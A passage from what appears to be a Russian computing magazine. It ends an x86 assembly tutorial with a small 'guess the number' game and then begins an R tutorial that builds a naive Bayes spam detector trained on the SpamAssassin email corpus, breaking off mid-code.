@@start:
        mov     al, 0x30
@@next_inc:
        call    display_letter
        inc     al
        cmp     al, 0x39
        jne     @@next_inc
@@next_dec:
        call    display_letter
        dec     al
        cmp     al, 0x30
        jne     @@next_dec

; Вставь сюда строчки из библиотеки library.asm
```

Тут мы:

1. загружаем в AL ASCII-код цифры ноль, то есть 0x30;
2. показываем цифру на экране;
3. прибавляем к AL единицу;
4. повторяем шаги 2–3 до тех пор, пока в AL не окажется 0x39;
5. показываем текущий символ и делаем все то же самое, что раньше, но в обратном порядке;
6. отнимаем от AL единицу;
7. выводим на экран то, что получилось;
8. повторяем до тех пор, пока в AL не окажется 0x30.

В итоге программа выводит на экран вот такую строку: `012345678987654321`.

В этой программе есть еще одна новая для тебя инструкция — `cmp` (CoMPartion — сравнить). Она работает так же, как инструкция вычитания, но с одним значительным отличием: `cmp` не меняет значение регистра. Она меняет только биты регистра флагов (`Flags`).

Обычно `cmp` используется совместно с инструкциями условного перехода, такими как `je` (Jump if Equal — «прыгнуть, если равно»), `jne` (Jump if Not Equal — «прыгнуть, если не равно») и подобными.

ПИШЕМ ПРОСТУЮ ИГРУШКУ «УГАДАЙ ЧИСЛО»

Ну вот, теперь ты знаешь достаточно ассемблерных инструкций, чтобы написать несложную игру «Угадай число».

Как она будет работать? После запуска игры компьютер загадывает число, выводит на экран знак вопроса и ждет ответа игрока. Если число, введенное игроком, отличается от того, которое загадал компьютер, игра снова выводит знак вопроса. Когда игрок наконец угадывает число, программа печатает его на экране и добавляет смайлик (знак двоеточия и закрывающую скобку). Вот ассемблерный код, который воплощает описанную задумку.

```
; guess.asm
; Угадай число от 0 до 7
        org     0x0100

        in      al, 0x40        ; Считываем число с чипа таймера
        and     al, 0x07        ; Накладываем битовую маску, чтобы
                                ;  получилось число от 0 до 7
        add     al, 0x30        ; Преобразуем цифру в ASCII-символ
        mov     cl, al          ; Сохраняем загаданное число в CL
@@game_loop:
        mov     al, 0x3F        ; Символ вопросительного знака
        call    display_letter
        call    read_keyboard   ; Считываем ввод пользователя
        cmp     al, cl          ; Пользователь угадал число?
        jne     @@game_loop     ; Нет - даём ему ещё одну попытку
        call    display_letter  ; Да - выводим угаданное число
        mov     al, 0x3A        ;  и затем ещё смайлик :)
        call    display_letter
        mov     al, 0x29
        call    display_letter

; Вставь сюда строчки из библиотеки library.asm
```

Как компьютер загадывает число? Он считывает из порта `0x40` псевдослучайное число. Этот порт подключен к микросхеме таймера. Таймер без остановки отсчитывает такты процессора. Когда ты считываешь значение с его порта, то каждый раз получаешь псевдослучайное число в диапазоне от `0x00` до `0xFF`. Вот и весь секрет.

Теперь небольшой организационный момент. До сих пор, когда нам с тобой нужна была буква, мы задавали ее шестнадцатеричным ASCII-кодом. Но у компилятора NASM есть удобная особенность: ты можешь напечатать любой символ, заключить его в апострофы, и NASM сам преобразует его в ASCII-код.

Давай перепишем нашу игру, воспользовавшись этой особенностью NASM.

```
; guess.asm
; Угадай число от 0 до 7
        org     0x0100

        in      al, 0x40        ; Считываем число с чипа таймера
        and     al, 0x07        ; Накладываем битовую маску, чтобы
                                ;  получилось число от 0 до 7
        add     al, 0x30        ; Преобразуем цифру в ASCII-символ
        mov     cl, al          ; Сохраняем загаданное число в CL
@@game_loop:
        mov     al, '?'
        call    display_letter
        call    read_keyboard   ; Считываем ввод пользователя
        cmp     al, cl          ; Пользователь угадал число?
        jne     @@game_loop     ; Нет - даём ему ещё одну попытку
        call    display_letter  ; Да - выводим угаданное число
        mov     al, ':'         ;  и затем ещё смайлик :)
        call    display_letter
        mov     al, ')'
        call    display_letter

; Вставь сюда строчки из библиотеки library.asm
```

Согласись, так исходный код выглядит куда более читабельно.

ВЫВОДЫ

Поздравляю, ты сделал небольшой шаг в освоении ассемблера! Теперь ты можешь создавать на нем небольшие игрушки. Та, которую мы с тобой сделали, занимает всего 70 байт.


Инструкции и операторы

Если ты знаешь Си, Java или JavaScript, то вот небольшая табличка соответствия между ассемблерными инструкциями, которые ты сегодня освоил, и операторами из этих языков.

ИНСТРУКЦИЯ	ОПЕРАТОР
xor	^
or	|
and	&
not	~
neg	-
shl	<<
shr	>> (для беззнаковых целых)
sar	>> (для целых со знаком)

НЕСКУЧНЫЙ DATA SCIENCE

ПИШЕМ НА ЯЗЫКЕ R СОБСТВЕННЫЙ ДЕТЕКТОР СПАМА



Работать в Data Science, как ты мог слышать, — престижно и денежно. В этой статье я познакомлю тебя с азами языка R, который используют в «науке о данных». Мы напишем так называемый наивный байесовский классификатор, который будет детектить в почте спам. Конструируя программу, ты увидишь, как сухая скучная математика может быть вполне наглядной и полезной. Ты сможешь написать и понять эту программу, даже если никогда не сталкивался ни с чем подобным.

Антон Карев
Эксперт по информационной безопасности. Область профессиональных интересов – технологическая разведка, аналитика в сфере ИБ и искусственный интеллект
vedacoder@mail.ru

Сначала, впрочем, должен предупредить, что для полного понимания будет хорошо, если ты уже знаком с азами статистических методов. Я, конечно, постараюсь изложить материал так, чтобы у вдумчивого читателя, незнакомого со статистикой, тоже был шанс вникнуть в тему, но теоретические основы статистики останутся за рамками этой статьи.

Плюс я исхожу из того, что ты, с одной стороны, хорошо подкован в теории и практике программирования, разбираешься в алгоритмах и структурах данных, но, с другой стороны, еще не сталкивался с языком R. Я познакомлю тебя с ним в том объеме, которого тебе хватит, чтобы комфортно написать, запустить и понять первую программу.

ЗНАКОМИМСЯ С ЯЗЫКОМ R И ГОТОВИМ РАБОЧЕЕ МЕСТО

Для начала посмотрим, как установить R и как в нем запускать и отлаживать программы, как искать и устанавливать нужные библиотеки (в мире R они называются пакетами), как удобно искать документацию к разным функциям.

Язык R чрезвычайно мощный в том, что касается обработки и анализа данных. Де-факто это стандарт в Data Science. Язык создан математиками-статистиками для математиков-статистиков. В нем, как и в других инструментах, предназначенных для наукоемких вычислений, самый ходовой тип данных — это вектор. Самая популярная структура данных в R — это data frame (срез данных). Срез данных представляет собой матрицу с атрибутами, которая по виду очень похожа на реляционную БД.

IDE для R качай с официального сайта. Доступны версии для трех ОС: Linux, Mac и Windows. Установка должна пройти легко, но если что-то пойдет не так, попробуй первым делом заглянуть в FAQ.

Теперь запускаем IDE. Выглядеть она будет примерно так.

```
RGui (32-bit)
Файл Правка Вид Разное Пакеты Окна Справка
R Console

R version 4.0.2 (2020-06-22) -- "Taking Off Again"
Copyright (C) 2020 The R Foundation for Statistical Computing
Platform: i386-w64-mingw32/i386 (32-bit)

R -- это свободное ПО, и оно поставляется безо всяких гарантий.
Вы вольны распространять его при соблюдении некоторых условий.
Введите 'license()' для получения более подробной информации.

R -- это проект, в котором сотрудничает множество разработчиков.
Введите 'contributors()' для получения дополнительной информации и
'citation()' для ознакомления с правилами упоминания R и его пакетов
в публикациях.

Введите 'demo()' для запуска демонстрационных программ, 'help()' -- для
получения справки, 'help.start()' -- для доступа к справке через браузер.
Введите 'q()', чтобы выйти из R.

[Загружено ранее сохраненное рабочее пространство]

> |
```

Подсветка синтаксиса здесь, конечно, так себе — вернее, ее вообще нет, — так что код можно спокойно писать в каком-нибудь другом редакторе, а IDE использовать только для запуска уже готового кода. Лично я пишу на R в онлайновом редакторе на rextester.com.

Чтобы установить нужный пакет (библиотеку), используй функцию `install.packages`. В `install.packages` есть полезная опция — `suggests`. По умолчанию ей присвоено значение `FALSE`. Но если перевести ее в `TRUE`, `install.packages` подгрузит и установит все вторичные пакеты, на которые полагается тот пакет, который ты ставишь. Рекомендую всегда устанавливать эту опцию в `TRUE`, особенно когда начинаешь с чистого листа и только-только (пере)установил R.

Вот тебе для удобства скрипт, который проверяет, установлены ли нужные тебе пакеты. Если какие-то из них не установлены, скрипт подгружает и устанавливает их. Перепечатай и сохрани скрипт в файл `update_packages.r`. Сейчас он подгружает только два пакета, которые нам понадобятся, когда будем писать детектор спама. По мере необходимости можешь добавлять и другие пакеты.

```
# Создаём вектор, в который помещаем нужные нам пакеты

options(repos=structure(c(CRAN="http://cran.stat.auckland.ac.nz/")))

cran.packages <- c("tm", "ggplot2")

cat("### Сейчас подгружу указанные пакеты\n")

for(p in cran.packages) {
    if(!suppressWarnings(require(p, character.only=TRUE, quietly=TRUE)))
    {
        cat(paste("### Пакет ", p, "отсутствует, подгружаю\n"))
        install.packages(p, dependencies=TRUE, type="source")
    }
    else {
        cat(paste("### Пакет ", p, "уже подгружен\n"))
    }
}

print("### Все нужные пакеты подгружены")
```

Чтобы **выполнить скрипт** (и этот, и все остальные, которые ты напишешь), сначала переключи рабочую директорию на ту, куда его сохранил. Для этого введи в консоль R функцию `setwd` (например, `setwd("e:/work/r")`). Потом выполни команду `source` вот таким образом: `source("install_packages.r")`. Она запустит твой скрипт, и ты увидишь, как подгружаются пакеты, которые у тебя еще не установлены.

Чтобы **подключить пакет к программе**, используй функцию `library` или `require`. Например, `library('tm')`.

Чтобы **найти документацию к функции**, просто введи в консоли `?xxx`, где `xxx` — имя интересующей тебя функции. IDE откроет в браузере страницу с информацией по этой функции.

Готовим данные

Сначала давай подготовим наборы данных для тренировки и проверки будущего детектора. Предлагаю взять их из архива Apache SpamAssassin. По ссылке ты найдешь подборку писем, расфасованную по трем категориям: spam (собственно, спам), easy_ham (правомерные письма, которые легко отличить от спама), hard_ham (правомерные письма, которые тяжело отличить от спама).

Создай в своей рабочей директории папку `data`. Перейди в нее и создай в ней еще пять папок:

- `easy_nonspam_learn`, `easy_nonspam_verify`;
- `spam_learn`, `spam_verify`;
- `hard_nonspam_verify`.

По папкам `spam_learn` и `spam_verify` распредели по-братски письма из `spam`. По папкам `easy_nonspam_learn`, `easy_nonspam_verify` – из папки 'easy_ham'. В папку `hard_nonspam_verify` скопируй все письма из `hard_ham`.

Как ты уже наверно догадался, письмами из папок `_learn` мы будем тренировать свой детектор отличать спам от не-спама, а письмами из папок `_verify` – будем проверять, как хорошо он научился это делать.

Но почему тогда мы не создали папку `hard_nonspam_learn`? Для остроты эксперимента! Мы будем тренировать детектор только теми письмами, которые легко отличить от спама. А в конце посмотрим, сможет ли он узнавать в письмах из категории `hard_nonspam` правомерную почту без предварительной тренировки.

Как конструируют признаки

Теперь, когда у нас есть исходные данные для тренировки и проверки, нам нужно «сконструировать признаки», которые наш детектор будет выискивать в сырых текстовых файлах с письмами. Умение конструировать признаки — один из базовых навыков в Data Science. Залог успеха здесь — профессиональная интуиция, которая приходит с годами практики. Компьютеры пока еще не могут делать эту работу автоматически, вместо нас. И, скорее всего, никогда не смогут.

С другой стороны, компьютеры могут облегчить нашу работу по конструированию признаков. В частности, у R есть пакет tm (от слов Text Mining), предназначенный для анализа текстов. С его помощью мы подсчитаем, какие слова чаще всего встречаются в спаме и в не-спаме, и будем использовать их частотность в качестве признаков.

Современные детекторы спама делают значительно больше, чем подсчитывание частоты слов, но, как ты скоро убедишься, даже наш простенький детектор будет весьма неплохо отделять спам от не-спама.

В основу нашего детектора положим наивный байесовский классификатор. Логика его работы такая: если видим слово, которое в спаме встречается чаще, чем в не-спаме, то кладем его в копилку спам-признаков. По такому же принципу формируем копилку признаков для не-спама.

Как эти признаки помогут нам отделять спам от не-спама? Мы ищем в анализируемом письме оба вида признаков. Если в итоге получается, что признаков спама больше, чем признаков не-спама, значит письмо спамное, иначе — правомерное.

Вычисляя вероятности того, спам ли наше письмо, мы не учитываем, что какие-то слова могут быть взаимозависимыми. Мы оцениваем каждое слово в отрыве от всех остальных слов. На статистическом сленге такой подход называется «статистической независимостью». Когда математики-статистики исходят из такого предположения, не будучи до конца уверенными в том, что оно здесь правомерно, они говорят: «Наша модель наивная». Отсюда и название: наивный байесовский классификатор, а не просто байесовский классификатор.

Пишем функцию чтения писем из файлов

Сначала подгружаем библиотеки, которые нам понадобятся, и прописываем пути к папкам, в которых хранятся файлы с письмами.

```
# Подключаем нужные пакеты
library('tm')       # текстовый майнинг
library('ggplot2')  # рисование графиков

# Задаём пути к файлам с письмами
spam_learn.path <- file.path("data", "spam_learn")
spam_verify.path <- file.path("data", "spam_verify")
easy_nonspam_learn.path <- file.path("data", "easy_nonspam_learn")
easy_nonspam_verify.path <- file.path("data", "easy_nonspam_verify")
hard_nonspam_verify.path <- file.path("data", "hard_nonspam_verify")
```

Каждый отдельно взятый файл с письмом состоит из двух блоков: заголовок с метаданными и содержание письма. Первый блок отделен от второго пустой строкой (это особенность протокола электронной почты описана в RFC822). Метаданные нам не нужны. Нас интересует только содержимое письма. Поэтому напишем функцию, которая считывает его из файла с письмом.

```
# Считываем текстовое послание из заданного файла с письмом
getMessage <- function(path)
{
    con <- file(path, open = "rt", encoding = "latin1")
    text <- readLines(con)

    # Текстовое послание всегда начинается после пустой строки
    msg <- text[seq(which(text == "")[1] + 1, length(text), 1)]
    close(con)

    return(paste(msg, collapse = "\n"))
}
```

Что мы тут делаем? В языке R файловый ввод/вывод осуществляется точно так же, как и в большинстве других языков программирования. Функция `getMessage` получает на входе путь к файлу и открывает его в режиме `rt` (read as text — читать как обычный текст).

Обрати внимание, здесь мы используем кодировку Latin-1. Зачем? Потому что во многих письмах есть символы, которых нет в кодировке ASCII.

Функция `readLines` считывает текстовый файл построчно. Каждая строка становится отдельным элементом в векторе `text`.

После того как мы прочитали из файла все строки, ищем первую пустую, а затем извлекаем все строки после нее. Результат помещаем в вектор `msg`. Как ты, наверно, понял, `msg` — это и есть содержимое письма, без заголовочных метаданных.

Наконец, сворачиваем весь вектор `msg` в единый блок текста (см. часть кода с функцией `paste`). В качестве разделителя строк используем символ `\n`. Зачем? Так его будет удобнее обрабатывать. И быстрее.

Сейчас создадим вектор, который будет содержать текстовые сообщения из всех спамных писем. Каждый отдельно взятый элемент вектора — это отдельное письмо. Зачем нам такой вектор? Мы будем с его помощью тренировать свой детектор.

```
################################################################
### Готовим тренировочные данные из спамного корпуса текстов
################################################################

# Загружаем все спамные письма в единый вектор
spam_learn.docs <- dir(spam_learn.path)
spam_learn.docs <- spam_learn.docs[which(spam_learn.docs != "cmds")]
all.spam_learn <- sapply(spam_learn.docs,
                         function(p) getMessage(file.path(spam_learn.path, p)))
```

Сначала мы получаем список всех файлов из папки со спамом. Но там, помимо писем, еще хранится файл `cmds` (служебный файл с длинным списком Unix-команд на перемещение файлов), который нам не нужен. Поэтому вторая строчка из предыдущего фрагмента кода удаляет имя этого файла из итогового списка.

Чтобы создать нужный нам вектор, воспользуемся функцией `sapply`, которая применит функцию `getMessage` ко всем именам файлов, которые мы только что получили при помощи `dir`.

Обрати внимание, здесь мы передаем в `sapply` безымянную функцию — чтобы объединить имя файла и путь к каталогу, где он лежит. Привыкай, для языка R это весьма распространенная конструкция.

Готовим корпус текстов для спамных писем

Теперь нам надо создать корпус текстов. С его помощью мы сможем манипулировать термами в письмах (в корпусной лингвистике составные части текста, в том числе слова, называют термами). Зачем нам это? Чтобы сконструировать признаки спама для нашего детектора.

Технически это значит, что нам надо создать терм-документную матрицу (TDM), у которой `N` строк и `M` столбцов (`N` – количество уникальных термов, найденных во всех документах; `M` — количество документов в корпусе текстов). Ячейка `[iTerm, jDoc]` указывает, сколько раз терм с номером `iTerm` встречается в письме с номером `jDoc`.

```
# Создаём терм-документную матрицу (TDM) из вектора писем doc.vec.
# Она нужна, чтобы "конструировать признаки" для нашего детектора.
getTDM <- function(doc.vec)
{
    control <- list(stopwords=TRUE, removePunctuation=TRUE,
                    removeNumbers=TRUE, minDocFreq=2)
    doc.corpus <- Corpus(VectorSource(doc.vec))
    doc.dtm <- TermDocumentMatrix(doc.corpus, control)
    return(doc.dtm)
}

# Создаём терм-документную матрицу для корпуса текстов со спамом
spam_learn.tdm <- getTDM(all.spam_learn)
```

Функция `getTDM` получает на входе вектор со всеми текстовыми сообщениями из всех спамных писем, а на выходе выдает TDM.

Пакет `tm` позволяет конструировать корпус текстов несколькими способами, в том числе из вектора писем (смотри функцию `VectorSource`). Если тебе интересны альтернативные источники, набери в R-консоли `?getSources`.

Но прежде чем конструировать корпус, мы должны сказать пакету `tm`, как надо вычищать и нормализовывать текст. Свои пожелания мы передаем через параметр `control`, который представляет собой список опций.

Как видишь, мы здесь используем четыре опции.

1. `stopwords=TRUE` — не принимать во внимание 488 стоп-слов (распространенные слова английского языка). Чтобы посмотреть, какие слова входят в этот список, набери в консоли `stopwords()`.
2. `removePunctuation=TRUE` и `removeNumbers=TRUE` — говорят сами за себя. Мы их используем для уменьшения шума от соответствующих символов. Тем более что многие наши письма напичканы HTML-тегами.
3. `minDocFreq=2` — строки в нашей TDM нужно создавать только для тех термов, которые встречаются в корпусе текстов больше одного раза.

Готовим почву для конструирования признаков

Напомню, мы хотим натренировать детектор таким образом, чтобы он мог оценивать вероятность того, что анализируемое письмо — это спам. Как мы собираемся это делать? Выискивая в анализируемом письме термы, которые для нас являются признаками спама. И вот что для этого нужно сделать в коде...

Мы воспользуемся только что созданной TDM, чтобы создать набор обучающих данных из спамных писем. Для этого сделаем срез данных, который будет включать в себя суммарную частотность всех термов — они в последующем смогут служить признаками того, что анализируемое письмо это спам.

```
# Создаём срез данных, который будет хранить набор спам-признаков
spam_learn.matrix <- as.matrix(spam_learn.tdm)
spam_learn.counts <- rowSums(spam_learn.matrix)
spam_learn.df <- data.frame(cbind(names(spam_learn.counts),
                            as.numeric(spam_learn.counts)))
names(spam_learn.df) <- c("term", "frequency")
spam_learn.df$frequency <- as.numeric(spam_learn.df$frequency)
```

Что мы здесь делаем? Чтобы получить срез данных, мы сначала конвертируем свою TDM в стандартную R-матрицу (функция `as.matrix`). Затем при помощи `rowSums` создаем вектор, в котором для каждого терма высчитывается суммарная частота со всех спамных писем.

Дальше объединяем строковый (с термами) и числовой (с частотностью) векторы, используя функцию `data.frame`.

Наконец, немного облагораживаем наши данные: задаем подписи для столбцов и конвертируем частоты в числовое представление.

Генерируем тренировочные данные

```
# Генерируем тренировочные данные
spam_learn.occurrence <- sapply(1:nrow(spam_learn.matrix),
                                function(i)
                                {
                                    length(which(spam_learn.matrix[i, ] > 0)) /
                                    ncol(spam_learn.matrix)
                                })
spam_learn.density <- spam_learn.df$frequency / sum(spam_learn.df$frequency)

spam_learn.df <- transform(spam_learn.df,
                           density = spam_learn.density,
                           occurrence = spam_learn.occurrence)
```

В этом небольшом фрагменте кода мы сначала для каждого терма вычисляем процентную часть документов, в которых он встречается (occurrence). Как мы это делаем? Прогоняем каждую строку (то есть каждый терм) через безымянную функцию (передана в качестве аргумента в `sapply`), которая сначала подсчитывает количество ячеек, значение в которых больше нуля, а потом делит полученную сумму на количество столбцов в TDM (то есть на количество документов в спамном корпусе текстов).

Дальше вычисляем плотность терма (density) по всему корпусу текстов.

Наконец, при помощи функции `transform` добавляем к своему срезу данных два только что вычисленных вектора: `spam_learn.occurrence` (процентная часть документов, в которых встречается рассматриваемый терм) и `spam_learn.density` (плотность терма по всему корпусу текстов).

Всё! Набор тренировочных данных для спамной части нашего детектора готов. Давай проверим их: посмотрим, какие термы из спамного корпуса текстов оказались самыми яркими индикаторами. Для этого отсортируем наш `spam_learn.df` по столбцу `occurrence` и посмотрим что получилось. Введи в консоли R:

```
head(spam_learn.df[with(spam_learn.df, order(-frequency)),])
```

Результат должен выглядеть как-то так.

```
> head(spam_learn.df[with(spam_learn.df, order(-occurrence)),])
      term frequency     density occurrence
51   email       715 0.006541569  0.5711061
105 please       377 0.003449191  0.5259594
93    list       365 0.003339402  0.4582393
161   will       702 0.006422631  0.4198646
14    body       335 0.003064931  0.4063205
77    html       368 0.003366849  0.3995485
> |
```

Как видишь, HTML-теги — это наиболее яркие индикаторы спама. На их долю приходится больше 30 % писем из спамных тренировочных данных.

ОБРАБАТЫВАЕМ ПИСЬМА EASY_NONSPAM

С письмами из папки `easy_nonspam_learn` делаем то же самое, что и со спамом. Код практически такой же.

```
70  ################################################################
71  ### Готовим тренировочные данные из корпуса текстов easy_nonspam
72  ################################################################
73
74  # Загружаем все письма easy_nonspam в единый вектор
75  easy_nonspam_learn.docs <- dir(easy_nonspam_learn.path)
76  easy_nonspam_learn.docs <-
77              easy_nonspam_learn.docs[which(easy_nonspam_learn.docs != "cmds")]
78  all.easy_nonspam_learn <-
79              sapply(easy_nonspam_learn.docs[1:length(spam_learn.docs)],
80                     function(p) getMessage(file.path(easy_nonspam_learn.path, p))
81                    )
82
83  # Создаём терм-документную матрицу
84  easy_nonspam_learn.tdm <- getTDM(all.easy_nonspam_learn)
85
86  # Создаём срез данных, который будет хранить набор признаков для easy_nonspam
87  easy_nonspam_learn.matrix <- as.matrix(easy_nonspam_learn.tdm)
88  easy_nonspam_learn.counts <- rowSums(easy_nonspam_learn.matrix)
89  easy_nonspam_learn.df <- data.frame(cbind(names(easy_nonspam_learn.counts),
90                                      as.numeric(easy_nonspam_learn.counts)))
91  names(easy_nonspam_learn.df) <- c("term", "frequency")
92  easy_nonspam_learn.df$frequency <- as.numeric(easy_nonspam_learn.df$frequency)
93
94  # Генерируем тренировочные данные
95  easy_nonspam_learn.occurrence <-
96                  sapply(1:nrow(easy_nonspam_learn.matrix),
97                         function(i)
98                         {
99                             length(which(easy_nonspam_learn.matrix[i, ] > 0)) /
100                            ncol(easy_nonspam_learn.matrix)
101                        })
102 easy_nonspam_learn.density <- easy_nonspam_learn.df$frequency /
103                               sum(easy_nonspam_learn.df$frequency)
104
105 easy_nonspam_learn.df <- transform(easy_nonspam_learn.df,
106                                    density = easy_nonspam_learn.density,
107                                    occurrence = easy_nonspam_learn.occurrence)
```

Единственное отличие (смотри 80 строку): мы считываем из `easy_nonspam_learn` не все письма (их там больше 2000), а столько, сколько прочитали из папки `spam_learn` (порядка 500). Зачем такая уравниловка? Чтобы детектор работал беспристрастно. А то если его перетренировать на какой-то одной категории писем, то он будет видеть спам там, где его нет, или наоборот.

Теперь набор тренировочных данных для не-спамной части нашего детектора тоже готов. Давай посмотрим, что получилось:

```
head(easy_nonspam_learn.df[with(easy_nonspam_learn.df, order(-
frequency)),])
```

Результат должен выглядеть как-то так.

```
> head(easy_nonspam_learn.df[with(easy_nonspam_learn.df, order(-frequency)),])
    term frequency     density occurrence
247  can       285 0.004910660  0.3544018
59   one       274 0.004721126  0.3340858
438 will       250 0.004307597  0.2505643
46  list       246 0.004238675  0.4108352
215 said       246 0.004238675  0.1783296
143  use       243 0.004186984  0.3905192
> |
```

Продолжение статьи →

НЕСКУЧНЫЙ DATA SCIENCE

ПИШЕМ НА ЯЗЫКЕ R СОБСТВЕННЫЙ ДЕТЕКТОР СПАМА

ПИШЕМ КЛАССИФИКАТОР

Итак, у нас есть два набора тренировочных данных, то есть две копилки признаков: для спама и для не-спама. Как они помогут нашему детектору отделять зерна от плевел? Детектор будет вычислять для каждой из копилок «наивную байесовскую вероятность» того, что анализируемое письмо относится к ее категории. Вот функция, которая воплощает эту идею.

```
##############################################################
### Создаём классификатор, и проверяем его
##############################################################

# Вычислят наивную байесовскую вероятность: спам / не-спам
classifyEmail <- function(path, trainingDF, prior=0.5, cNone=1e-3)
{
    # Первые три шага - точно те же, что мы
    # email text data in a workable format
    msg <- getMessage(path)
    msg.tdm <- getTDM(msg)
    msg.freq <- rowSums(as.matrix(msg.tdm))

    # Находим термы, которые есть и в анализируемом письме и в срезе данных
    msg.match <- intersect(names(msg.freq), trainingDF$term)

    # А теперь выполняем наивный байесовский подсчёт
    if(length(msg.match) < 1)
    {
        return(prior * cNone^(length(msg.freq)))
    }
    else
    {
        match.probs <- trainingDF$occurrence[match(msg.match, trainingDF$term)]
        return(prior * prod(match.probs) * cNone ^ (length(msg.freq)-length(msg.match)))
    }
}
```

Мы передаем ей четыре параметра:

1. `path` — письмо, которое надо проанализировать;
2. `trainingDF` — срез данных по тому тренировочному набору, с которым мы хотим сравнить анализируемое письмо;
3. `prior` — наше «наивное предположение» по поводу того, какая часть писем (в процентах) обычно оказывается спамом;
4. `cNone` — константа вероятности, которую мы присваиваем новым термам — тем, которых нет в тренировочных письмах.

Обрати внимание, как я здесь расправляюсь с теми термами анализируемого письма, которых не было в тренировочных письмах и которые наш детектор поэтому не знает. Вернее, что я делаю с их нулевой частотностью. Если их частотность оставить такой, какая она есть, то функция **classifyEmail** не сможет работать правильно. Ведь в ней вычисления построены на перемножении частот. Если хотя бы один из множителей будет нулем, — а такое будет случаться весьма часто, — то результат неизменно будет нулем.

Поэтому термам с нулевой частотностью я присваиваю небольшую константную частоту: 0,1 %, — то есть частоту, которая заведомо меньше, намного меньше, чем те частоты, которые зафиксированы в наших тренировочных данных. Кстати говоря, такой способ обрабатывать неизвестные термы — весьма распространенный подход в Data Science.

Как работает classifyEmail

Обрати внимание, первые три шага мы здесь делаем точно так же, как при обработке тренировочных данных:

1. `get.msg` извлекает текст из письма;
2. `get.tdm` преобразует этот текст в TDM;
3. `rowSums` рассчитывает частотность.

Дальше нам надо определить, как термы из анализируемого письма пересекаются с термами из наших тренировочных данных. Для этого задействуем команду **intersect**. Передаем ей термы, найденные в анализируемом письме, и термы из тренировочных данных.

Завершающий шаг классификации: определить, есть ли в анализируемом письме какие-то термы, которые также есть и в наших тренировочных данных. Если такие есть, используем их, чтобы понять, какова вероятность, что анализируемое письмо относится к категории того среза данных, которые переданы параметром **trainingDF**.

Как все это выглядит вживую? Допустим, мы пытаемся оценить, спам рассматриваемое письмо или нет. Функция **msg.match** выдает все термы из анализируемого письма, которые есть в спамном срезе данных (**spam_learn.df**). Если таких термов нет вообще (**length(msg.match) < 1**), то функция заменяет нулевые частоты значением **cNone**.

Проверяем детектор

Тестировать наш детектор, натренированный на письмах **spam** и **easy_nonspam**, будем сложными письмами: **hard_nonspam**.

```
# Проверяем насколько хорошо классификатор обрабатывает письма категории hard_nonspam
hard_nonspam_verify.docs <- dir(hard_nonspam_verify.path)
hard_nonspam_verify.docs <-
                hard_nonspam_verify.docs[which(hard_nonspam_verify.docs != "cmds")]

hard_nonspam_verify.spam_test <- sapply(hard_nonspam_verify.docs,
                function(p) classifyEmail(file.path(hard_nonspam_verify.path, p),
                                          trainingDF = spam_learn.df))

hard_nonspam_verify.nonspam_test <- sapply(hard_nonspam_verify.docs,
                function(p) classifyEmail(file.path(hard_nonspam_verify.path, p),
                                          trainingDF = easy_nonspam_learn.df))

hard_nonspam_verify.res <-
          ifelse(hard_nonspam_verify.spam_test > hard_nonspam_verify.nonspam_test,
                 TRUE, FALSE)

summary(hard_nonspam_verify.res)
```

Что мы здесь делаем? Сначала, как и всегда, берем список файлов с письмами. Потом делаем два прогона через классификатор. Первый прогон для проверки принадлежности к спаму, второй — к не-спаму. В итоге у нас получается два вектора: **hard_nonspam_verify.spam_test** и **hard_nonspam_verify.nonspam_test**. Мы попарно сравниваем числовые значения из этих векторов и подсчитываем результат: сколько писем больше похоже на спам, а сколько — на не-спам.

Тебе наверняка не терпится посмотреть, какой счет получился в итоге, и понять, насколько хорошо детектор справился со своей работой. Однако перед тем как показать результат, хочу напомнить тебе две вещи. 1) Нам заведомо известно, что в той выборке писем, которую мы только что тестировали, спама нет. Поэтому в идеале счетчик спама должен остаться нулевым. 2) Мы знаем, что письма этой выборки сложно классифицировать, потому что в них встречаются термы, которые являются яркими индикаторами спамности. Это я к чему? К тому, что результат скорее всего получится не очень вдохновляющим. Так какой же он?

```
> summary(hard_nonspam_verify.res)
   Mode   FALSE    TRUE
logical     425      37
>
```

Наш детектор сработал с погрешностью в 8%. Для коммерческой программы это, конечно, непозволительно много, но для простенького детектора, который мы с тобой писали в образовательных целях, результат вполне приятный. Особенно если учесть тот факт, что письма из категории **hard_nonspam** наш детектор здесь видел впервые, ведь они не были включены в тренировочную выборку.

Тестируем детектор

Сначала те три действия, которые выполняли на предыдущем участке кода (для сравнения спама и не-спама), завернем в простенькую функцию **spamClassifier**. Что она делает? Если письмо больше похоже на спам, возвращает единицу, иначе ноль.

```
##############################################################
### Тестируем свой детектор на письмах всех трёх категорий
##############################################################

spamClassifier <- function(path)
{
  prob.spam_learn <- classifyEmail(path, spam_learn.df)
  prob.nonspam <- classifyEmail(path, easy_nonspam_learn.df)
  return(c(prob.spam_learn, prob.nonspam, ifelse(prob.spam_learn > prob.nonspam, 1, 0)))
}
```

Теперь, чтобы протестировать работу детектора, загружаем письма из папок с суффиксом **_verify**. Ты же помнишь, что изначально мы поделили письма на две части: для тренировки детектора (суффикс **_learn**) и для его проверки (суффикс **_verify**)?

```
easy_nonspam_verify.docs <- dir(easy_nonspam_verify.path)
easy_nonspam_verify.docs <-
         easy_nonspam_verify.docs[which(easy_nonspam_verify.docs != "cmds")]

